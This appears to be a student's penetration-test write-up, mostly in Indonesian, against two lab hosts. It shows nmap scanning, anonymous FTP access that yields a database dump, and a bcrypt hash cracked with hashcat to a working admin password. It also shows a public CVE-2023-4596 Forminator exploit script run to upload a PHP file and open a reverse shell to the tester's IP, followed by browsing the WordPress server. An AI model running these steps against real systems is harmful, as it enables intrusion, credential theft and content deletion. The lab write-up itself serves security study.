

All About FortifyTech Pentest

Sylvia Febrianti
5027221019

- 10.15.42.36

ping 10.15.42.36


```
root@syl: ~  
File Actions Edit View Help  
root@syl: ~ x syl@syl: ~/Downloads x  
  
(root@syl)-[~]  
# ping 10.15.42.36  
PING 10.15.42.36 (10.15.42.36) 56(84) bytes of data.  
64 bytes from 10.15.42.36: icmp_seq=1 ttl=58 time=35.3 ms  
64 bytes from 10.15.42.36: icmp_seq=2 ttl=58 time=34.4 ms  
64 bytes from 10.15.42.36: icmp_seq=3 ttl=58 time=31.8 ms  
64 bytes from 10.15.42.36: icmp_seq=4 ttl=58 time=32.8 ms  
64 bytes from 10.15.42.36: icmp_seq=5 ttl=58 time=35.4 ms  
64 bytes from 10.15.42.36: icmp_seq=6 ttl=58 time=34.4 ms  
64 bytes from 10.15.42.36: icmp_seq=7 ttl=58 time=33.5 ms  
64 bytes from 10.15.42.36: icmp_seq=8 ttl=58 time=32.7 ms
```

sudo nmap -T4 --min-rate 10000 -sCV -p- -A -Ph 10.15.42.36

```
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.0.8 or later  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ Can't get directory listing: PASV IP 172.18.0.3 is not the same as 10.15.42.36  
| ftp-syst:  
| STAT:  
| FTP server status:  
|   Connected to 10.33.2.161  
|   Logged in as ftp  
|   TYPE: ASCII  
|   Session bandwidth limit in byte/s is 6250000  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 1  
|   vsFTPd 3.0.5 - secure, fast, stable  
|_ End of status  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA) An error  
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)  
|   256 b5:74:86:8d:ee:74:51:2a:38:09:67:38:7d:a0:e6:c0 (ED25519)  
8888/tcp  open  http      Apache httpd 2.4.38 ((Debian))  
|_ http-server-header: Apache/2.4.38 (Debian)  
|_ http-title: Login Page  
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 7 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE (using port 993/tcp)  
HOP RTT ADDRESS  
1 34.59 ms 10.33.0.1  
2 37.17 ms 10.11.2.81  
3 37.15 ms 10.11.5.5  
4 37.16 ms 10.0.15.250  
5 37.18 ms 10.0.1.46  
6 37.18 ms 10.15.47.250  
7 36.38 ms 10.15.42.36  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 29.02 seconds
```

port 8888 terdapat login page

<http://10.15.42.36:8888>



Login

Username:

Password:

Login

```
[sudo] password for syl:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 00:50 EDT
Warning: 10.15.42.36 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.15.42.36
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.18.0.3 is not the same as 10.15.42
.36
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.33.2.161
|   Logged in as ftp
|   TYPE: ASCII
|   Session bandwidth limit in byte/s is 6250000
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA)
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)
|_  256 b5:74:86:8d:ee:74:51:2a:38:09:67:38:7d:a0:e6:c0 (ED25519)
8888/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
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Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2
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0A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (
93%), Linux 3.16 (92%), Linux 5.0 - 5.4 (92%), Linux 3.10 (92%), Linux 3.12
(92%), Linux 3.13 (92%), Linux 3.14 (92%), Linux 3.15 (92%), Linux 3.16 (92%)
```

terdapat ftp login

```


[sudo] password for syl:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 00:50 EDT
Warning: 10.15.42.36 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.15.42.36
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|     At session startup, client count was 1
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22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 ca:12:a1:08:41:b8:5b:01:b2:2b:c6:64:9d:01:ce:e0 (RSA)
|   256 df:e6:37:47:be:43:54:96:1f:40:43:9b:d7:ac:78:ad (ECDSA)

```

Anonymous

Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Anonymous FTP login allowed


Stack Overflow
<https://stackoverflow.com> > ... · Terjemahkan halaman ini

how can I login anonymously with ftp (/usr/bin/ftp)?


14 Okt 2010 — Anonymous ftp logins are usually the username 'anonymous' with the user's email address as the password. Some servers parse the password to ...

Why does **FTP** support **Anonymous login**? - Stack ... 3 jawaban 10 Apr 2014

FTP website in IIS with **anonymous** authentication ... 6 jawaban 30 Jul 2014


How to **allow anonymous login** in org.apache.ftpsrvr? 3 jawaban 27 Nov 2009

Telusuran lainnya dari stackoverflow.com


Tenable
<https://www.tenable.com> > ... · Terjemahkan halaman ini

Anonymous FTP Enabled

Anonymous logins are allowed on the remote **FTP** server. (Nessus Plugin ID 10079)


NinjaOne

ftp 10.15.42.36

```
(syl@syl)-[~/Desktop/eh]
$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:syl): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

login menggunakan anonymous

ls

```
(syl@syl)-[~/Desktop/eh]
$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:syl): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||65508|)
150 Here comes the directory listing.
-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
226 Directory send OK.
ftp>
```

terdapat backup.sql

```
(syl@syl)-[~/Desktop/eh]
$ ls
backup.sql  nmap_scan1  nmap_scan2

(syl@syl)-[~/Desktop/eh]
$
```

```
(syl@syl)-[~/Desktop/eh]
$ file backup.sql
backup.sql: ASCII text
```

ternyata bukan sql melainkan text

cat backup.sql

```
└─$ cat backup.sql
-- MySQL dump 10.13  Distrib 8.0.36, for Linux (x86_64)
--
-- Host: localhost    Database: db
--
-- Server version:      8.0.36-0ubuntu0.22.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `users` (
  `id` int NOT NULL,
  `username` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;


--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'admin','$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
```

Menemukan creds dengan pass yang di hash

\$2y\$10\$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K



Login

Username:

Password:

Login

mencoba login menggunakan hashnya tetapi invalid

hashcat -m 3200 -a 0 <hash><path wordlist>



```
File Actions Edit View Help
syl@syl: ~/Desktop/eh x syl@syl: ~/Desktop/eh x
Hardware.Mon.#1.. : Temp: 57c Util: 97%

$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K:kiseki666

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJ ... M56d
0K
Time.Started.....: Wed May 8 03:11:29 2024 (5 hours, 5 mins)
Time.Estimated...: Wed May 8 08:17:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File ( ../Downloads/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 88 H/s (11.29ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1616450/14344384 (11.27%)
Rejected.....: 2/1616450 (0.00%)
Restore.Point....: 1616386/14344384 (11.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: kishant13 → kisani
Hardware.Mon.#1.. : Temp: 57c Util: 98%
```

hasil crack ditinggal turuu

\$2y\$10\$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K:kiseki666




Login

Username:

Password:

Login


Login dengan
username: admin
pass: kiseki666



login sukses yeay


- 10.15.42.7

nuclei



menemukan outdated_version wordpress plugin forminator 1.24.6

cari info forminator 1.24.6 cve di google



menemukan referensi github <https://github.com/E1A/CVE-2023-4596>

github.com/E1A/CVE-2023-4596

README

Find a page running Forminator <= 1.24.6 with an upload function on the page. Copy the full URL of the page. If the page is running file upload postdata using Forminator, if only the domain is specified it will send a request to the domain. Use [Interactsh](#) or Burp Collaborator to generate a link, which you can paste in the selected field. After a successful upload, a request should appear in interactsh or burp within 5 seconds, indicating it is vulnerable.

Verifying that an instance is vulnerable without causing any harm.

```
user@debian:~$ python3 exploit.py -u http://127.0.0.1:8000/?p=7
```

```
|@E1A |      ( )      | |      | _ V _ \ | | | | | | | | | | | | | | | | | | |
| | _ _ _ _ _ _ _ _ _ _ | | _ _ _ _ | | / / \ | |
| | / \ | | ' _ ' _ \ | | / \ | | ' _ ' _ \ | | / \ | |
| | ( ) | | | | | | | | | | ( ) | | | | | | | | | | \ \ / \ / | |
\ \ / \ / | | | | | | | | \ \ / \ / | | \ \ / \ /

Input out-of-band link: <input link>

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://127.0.0.1:8000/wp-content/uploads/2023/09/RefhnSzyQe.php

[+] Sending request to uploaded file...
[+] Successfully triggered the uploaded file!
[+] Check for an incoming request
```

CVE-2023-4596 / exploit.py

E1A Update exploit.py

Code Blame 348 lines (288 loc) · 10.9 KB

Raw

```
1  import requests
2  import datetime
3  import argparse
4  import re
5  import random
6  import string
7
8  print(r'''
9
10 |@E1A |      ( )      | |      | _ V _ \ | |
11 | | _ _ _ _ _ _ _ _ _ _ | | _ _ _ _ | | / / \ | |
12 | | / \ | | ' _ ' _ \ | | / \ | | ' _ ' _ \ | | / \ | |
13 | | ( ) | | | | | | | | | | ( ) | | | | | | | | | | \ \ / \ / | |
14 \ \ / \ / | | | | | | | | \ \ / \ / | | \ \ / \ /
15
16 ''')
17
18 parser = argparse.ArgumentParser(description="Script to check for CVE-2023-4596")
19 parser.add_argument("-u", required=True, help="Full URL of a page with file upload")
20 parser.add_argument("-v", action="store_true", help="Check for a (vulnerable) version")
21 parser.add_argument("-r", action="store_true", help="Get an reverse shell on the instance")
22
```

gunakan script exploit.py


```

└─$ python3 exploit.py -u "http://10.15.42.7/2024/05/04/post-feedback/" -r

[0xE1A]
Korminctor RCE

Enter IP address: 10.33.2.161
Enter port: 4444

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://10.15.42.7/wp-content/uploads/2024/05/arKrdYfcqH.php

[+] Sending request to uploaded file...

```

```

[security] pentest@kali:~$ ssh user@10.10.10.10
(remotel) www-data@647a28142c3:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remotel) www-data@647a28142c3:/$ ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
(remotel) www-data@647a28142c3:/$ cd /home
(remotel) www-data@647a28142c3:/home$ ls
(remotel) www-data@647a28142c3:/home$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Jan 28 21:20 .
drwxr-xr-x 1 root root 4096 May  4 19:03 ..
(remotel) www-data@647a28142c3:/home$ cd ..
(remotel) www-data@647a28142c3:/$ ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
(remotel) www-data@647a28142c3:/$ cd /var/www/
(remotel) www-data@647a28142c3:/var/www$ ls
html
(remotel) www-data@647a28142c3:/var/www$ cd html
(remotel) www-data@647a28142c3:/var/www/html$ ls
index.php      wp-activate.php  wp-comments-post.php  wp-config.php  wp-includes      wp-login.php      wp-signup.php
license.txt    wp-admin         wp-config-docker.php  wp-content     wp-links-opml.php wp-mail.php       wp-trackback.php
readme.html   wp-blog-header.php wp-config-sample.php  wp-cron.php    wp-load.php      wp-settings.php   xmlrpc.php
(remotel) www-data@647a28142c3:/var/www/html$ ls -la
total 260
drwxr-xr-x  5 www-data www-data 4096 May  5 23:42 .
drwxr-xr-x  1 root     root    4096 Apr 24 08:40 ..
-rw-r--r--  1 www-data www-data  523 May  4 18:38 .htaccess
-rw-r--r--  1 www-data www-data  405 Feb  6 20:20 index.php
-rw-r--r--  1 www-data www-data 19915 Jan  1 00:02 license.txt
-rw-r--r--  1 www-data www-data  7401 Dec  8 14:13 readme.html
-rw-r--r--  1 www-data www-data  7387 Feb 13 14:19 wp-activate.php
drwxr-xr-x  9 www-data www-data 4096 Apr  9 21:11 wp-admin
-rw-r--r--  1 www-data www-data  351 Feb  6 20:20 wp-blog-header.php
-rw-r--r--  1 www-data www-data 2323 Jun 14 20:23 wp-comments-post.php
-rw-r--r--  1 www-data www-data  5512 Apr 24 10:56 wp-config-docker.php
-rw-r--r--  1 www-data www-data  3012 Nov 22 17:44 wp-config-sample.php
-rw-r--r--  1 www-data www-data  5616 May  4 18:35 wp-config.php
drwxr-xr-x  6 www-data www-data 4096 May  6 08:06 wp-content
-rw-r--r--  1 www-data www-data  5638 May 30 20:23 wp-cron.php
drwxr-xr-x 30 www-data www-data 16384 Apr  9 21:11 wp-includes
-rw-r--r--  1 www-data www-data  2502 Nov 26 20:22 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3927 Jul 16 20:23 wp-load.php
-rw-r--r--  1 www-data www-data 50917 Jan 16 17:31 wp-login.php
-rw-r--r--  1 www-data www-data  8525 Sep 16 20:23 wp-mail.php
-rw-r--r--  1 www-data www-data 28427 Mar  2 10:47 wp-settings.php
-rw-r--r--  1 www-data www-data 34385 Jun 19 20:23 wp-signup.php
-rw-r--r--  1 www-data www-data  4885 Jun 22 20:23 wp-trackback.php
-rw-r--r--  1 www-data www-data  3246 Mar  2 13:49 xmlrpc.php
(remotel) www-data@647a28142c3:/var/www/html$

```

bisa hapus hapus content 😊